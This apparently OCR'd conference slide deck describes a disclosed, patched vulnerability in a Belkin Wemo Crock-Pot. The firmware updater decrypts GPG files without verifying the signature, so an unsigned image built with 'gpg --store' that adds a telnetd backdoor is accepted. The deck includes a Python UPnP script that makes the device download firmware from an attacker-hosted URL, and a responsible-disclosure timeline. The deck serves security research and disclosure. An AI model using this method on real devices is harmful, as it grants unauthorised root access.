bernie@bernie-virtual-machine: ~/t/squashfs-root/sbin

```
Dynamic section at offset 0x160 contains 56 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libbelkin_nvram.so]
 0x00000001 (NEEDED)                     Shared library: [libbelkin_api.so]
 0x00000001 (NEEDED)                     Shared library: [libz.so]
 0x00000001 (NEEDED)                     Shared library: [libAddlInfra.so]
 0x00000001 (NEEDED)                     Shared library: [libNetworkControl.so]
 0x00000001 (NEEDED)                     Shared library: [libDeviceControl.so]
 0x00000001 (NEEDED)                     Shared library: [libRemoteAccess.so]
 0x00000001 (NEEDED)                     Shared library: [libWemoDB.so]
 0x00000001 (NEEDED)                     Shared library: [libUPnPHndlr.so]
 0x00000001 (NEEDED)                     Shared library: [libPluginHndlr.so]
 0x00000001 (NEEDED)                     Shared library: [libWasp.so]
                                         Shared library: [libupnp.so.6]
                                         Shared library: [libthreadutil.so.6]
                                         Shared library: [libixml.so.2]
                                         Shared library: [libpthread.so.0]
                                         Shared library: [libssl.so.0.9.8]
                                         Shared library: [libcrypto.so.0.9.8]
                                         Shared library: [libcurl.so.5]
                                         Shared library: [libcares.so.2]
                                         Shared library: [libm.so.0]
                                         Shared library: [libmxml.so.1]
                                         Shared library: [libsqlite3.so.0]
                                         Shared library: [librulestng.so]
                                         Shared library: [liblua.so.5.1.4]
                                         Shared library: [libcrypt.so.0]
                                         Shared library: [libuuid.so.1]
                                         Shared library: [libgcc_s.so.1]
                                         Shared library: [libc.so.0]
```


wemoApp Downloadfirmare



- *Abbreviated Call Trace*
- wemoApp (wemoApp binary)
  - downloadfirmware (libUpnpHndler.so)
  - webappfiledownload (libUpnpHndler.so)
  - firmware_update (libUpnpHndler.so)
    - firmware_update (libbelkin_api.so)
      - /sbin/firmware_update.sh

Firmware Blob Layout

- Extract firmware layout from update_firmware.sh and binwalk



Focus on GPG

- Noticed that gpg binary was old, version 1.4.7 released 2007-03-05
- Any place you can get a file processed is a good VR target

bernie@bernie-virtual-machine: ~

```
# <...snip...>

if [ "/tmp/firmware.img" != $1 ]; then
        # make sure the update is signed
        gpg --import --ignore-time-conflict /root/.gnupg/WeMoPubKey.asc
        gpg --ignore-time-conflict -o $FIRMWARE_NAME -d $1

# <...snip...>

        # verify belkin header and chksum _start
        BELKIN_HDR=belkin.hdr
        IMAGE_LENTGH=`expr "$FILE_LENGTH" - 256`
        dd if="$FIRMWARE_NAME" of="$BELKIN_HDR" skip="$IMAGE_LENTGH" bs=1 count=256 > /dev/console

        magic_string="`cat $BELKIN_HDR | cut -b 1-9`"
        hdr_version="`cat $BELKIN_HDR | cut -b 10-11`"
        hdr_length="`cat $BELKIN_HDR | cut -b 12-16`"

# <...snip...>

        crc1=`dd if="$FIRMWARE_NAME" bs="$IMAGE_LENTGH" count=1| cksum | cut -d' ' -f1`
        hex_cksum=`printf "%08X" "$crc1"`

# <...snip...>
mtd write $FIRMWARE_NAME $mtd_other
# <...snip...>
fw_setenv bootstate $newstate
# <...snip...>
~
"firmware_update.sh" 28L, 810C written                                1,1           All
```

Study GPG RFC

- Get source for GPG version
  - http://git.gnupg.org/cgi-bin/gitweb.cgi
- Read RFC 4880
- Found GPG literal packet type!

```
4.3.  Packet Tags

   The packet tag denotes what type of packet the body holds.  Note that
   old format headers can only have tags less than 16, whereas new
   format headers can have tags as great as 63.  The defined tags (in
   decimal) are as follows:

        0         -- Reserved - a packet tag MUST NOT have this value
        1         -- Public-Key Encrypted Session Key Packet
        2         -- Signature Packet
        3         -- Symmetric-Key Encrypted Session Key Packet
        4         -- One-Pass Signature Packet
        5         -- Secret-Key Packet
        6         -- Public-Key Packet
        7         -- Secret-Subkey Packet
        8         -- Compressed Data Packet
        9         -- Symmetrically Encrypted Data Packet
        10        -- Marker Packet
        11        -- Literal Data Packet
        12        -- Trust Packet
        13        -- User ID Packet
        14        -- Public-Subkey Packet
        17        -- User Attribute Packet
        18        -- Sym. Encrypted and Integrity Protected Data Packet
        19        -- Modification Detection Code Packet
        60 to 63  -- Private or Experimental Values
```

Forgot gpg --verify

```
# <...snip...>

if [ "/tmp/firmware.img" != $1 ]; then
        # make sure the update is signed
        gpg --import --ignore-time-conflict /root/.gnupg/WeMoPubKey.asc
        gpg --ignore-time-conflict -o $FIRMWARE_NAME -d $1

# <...snip...>
```

- Just use gpg --store to make unsigned binary to pass the check
  - Unpack firmware image
  - Modify image with telnetd startup script
  - Fix the checksum
  - Pack with gpg --store
  - Pwn!


Created wemo.py

crockpot — vim — 80×48

```
        method = method + obj
        body = '<u:%s xmlns:u="urn:Belkin:service:%s:1">' % (method, service)
        for k in values.keys():
            body += '<%s>%s</%s>' % (k, values[k], k)
        body += '</u:%s>' % method
        return body

    def _send(self, method, obj, service, values={}):
        body_xml = self._get_body_xml(method, obj, service, values)
        header_xml = self._get_header_xml(method, obj, service)
        result = self._try_send(self.ip, self.port, body_xml, header_xml, obj, s
ervice)
        return result

    def _try_send(self, ip, port, body, header, obj, service):
        try:
            request = urllib2.Request('http://%s:%s/upnp/control/%s1' % (ip, por
t, service))
            request.add_header('Content-type', 'text/xml; charset="utf-8"')
            request.add_header('SOAPACTION', header)
            request_body = '<?xml version="1.0" encoding="utf-8"?>'
            request_body += '<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soa
p/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">'
            request_body += '<s:Body>%s</s:Body></s:Envelope>' % body
            request.add_data(request_body)
            result = urllib2.urlopen(request, timeout=3)
            return self._extract(result.read(), obj)
        except Exception as e:
            print str(e)
            return None

    def _extract(self, response, name):
        exp = '<%s>(.*?)<\/%s>' % (name, name)
        g = re.search(exp, response)
        if g:
            return g.group(1)
        return response

target = wemo('10.22.22.1', 49152)
print "status = %s" % target.status()
print "signal = %s" % target.signal()
print "name = %s" % target.name()
print "iconurl = %s" % target.iconurl()
print "firmware version = %s" % target.firmwareversion()
print "firmware update= %s" % target.firmwareupdate("http://10.22.22.197/firmwar
e.bin.gpg")

"wemo.py" 84L, 3224C written
```

- To send valid UPNP messages and trigger update
- Firmware update XML requires URL to my modified firmware image

Root on Device



Responsible Disclosure

- Email Mitre for a CVE
  - Was rejected - too many IoT CVE's
  - As of Jan 2016, only critical software warrant CVE's
  - http://cve.mitre.org/data/board/archives/2016-01/msg00015.html
- Emailed security@belkin.com on 1 May 2016
  - Received response on 17 May 2016
  - Reproduced my POC at Belkin
  - Patch pushed out on 6 Jun 2016, Version 10626
- Checked all other Wemo firmwares and found bug there too!

Summary

- IoT devices are getting better, but still flawed
- More devices in your home means more attack surface
- More devices means more places to hide
- Further attack surface on the Wemo device
  - Old gpg binary
- wemoApp and large list of linked libraries
- Find a fun project, learn a new arch and hack
- Thank you!

Raytheon